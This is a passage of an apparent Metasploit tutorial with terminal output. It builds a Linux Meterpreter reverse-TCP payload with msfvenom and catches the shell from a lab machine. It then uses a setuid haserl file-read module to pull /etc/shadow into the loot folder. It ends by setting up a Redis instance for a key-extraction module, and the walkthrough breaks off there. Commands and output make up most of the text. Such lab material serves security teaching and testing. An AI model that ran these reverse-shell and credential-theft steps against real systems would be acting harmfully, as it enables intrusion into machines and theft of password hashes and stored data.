└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.36
.171 lport=4444 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linu
x from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Sending stage (984904 bytes) to 192.168.36.193
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.3
6.193:38060) at 2021-06-29 21:14:36 -0400

meterpreter > getuid
Server username: user1 @ foo (uid=1000, gid=1000, euid=1000, egid=
1000)
meterpreter > sysinfo
Computer     : foo.localdomain
OS           :  (Linux 5.10.43-0-virt)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > 
```

Note that this session is a session with limited privileges. Next, Backgroud this session and load the post/linux/gather/haserl_read module.




```
msf6 exploit(multi/handler) > search haserl

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Chec
k  Description
   -  ----                              ---------------  ----    ----
-  -----------
   0  post/linux/gather/haserl_read                      normal  No
   Haserl Arbitrary File Reader


Interact with a module by name or index. For example info 0, use 0
 or use post/linux/gather/haserl_read
```



```
msf6 exploit(multi/handler) > use 0
msf6 post(linux/gather/haserl_read) > show options

Module options (post/linux/gather/haserl_read):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RFILE    /etc/shadow      yes       File to read
   SESSION                   yes       The session to run this m
                                       odule on.
```

By default, the module is set to download the /etc/shadow file from the target system. Set the Meterpreter Session ID and execute the module.



```
msf6 post(linux/gather/haserl_read) > set session 1
session => 1
msf6 post(linux/gather/haserl_read) > run

[+] Found set-uid haserl: /usr/bin/haserl-lua5.3
[*] Post module execution completed
msf6 post(linux/gather/haserl_read) > set verbose true
verbose => true
msf6 post(linux/gather/haserl_read) > run

[+] Found set-uid haserl: /usr/bin/haserl-lua5.3
[+] shadow saved in: /home/kali/.msf4/loot/20210629211555_default_
192.168.36.193_haserl_shadow_944728.txt
[*] Post module execution completed
msf6 post(linux/gather/haserl_read) > 
```


As readers can see, the file is successfully downloaded.

Redis Extractor Module

TARGET: Redis > 2.8.0 **TYPE: Remote** **MODULE : Auxiliary**
ANTI-MALWARE : NA


This Auxiliary Module extracts Keys and its associated data from a Redis Instance. Even if multip -le databases are present on the target, this module will go through each database and extract data The only requirement is the version of Redis should be greater than 2.8.0.

We have tested this module on the latest Docker container of Redis. Let's see how this exploit module works. First, we need to setup the docker instance of Redis as shown below.




```
kali@edison:~$ docker run -d -p 6379:6379 --name redis redis
Unable to find image 'redis:latest' locally
latest: Pulling from library/redis
b4d181a07f80: Pull complete
86e428f79bcb: Pull complete
ba0d0a025810: Pull complete
ba9292c6f77e: Pull complete
b96c0d1da602: Pull complete
5e4b46455da3: Pull complete
Digest: sha256:7c540ceff53f0522f6b1c264d8142df08316173d103586ddf51ed91
ca49deec8
Status: Downloaded newer image for redis:latest
1a28b1f12c83d22bed132ef52de9f720006e7bf64ff4eb4ef7ea429eead4323c
kali@edison:~$
```

Then we need to create a key a shown below.




```
kali@edison:~$ echo 'set key1 value1' | nc 127.0.0.1 6379 > /dev/null
```

The target is ready. Next, load the module.

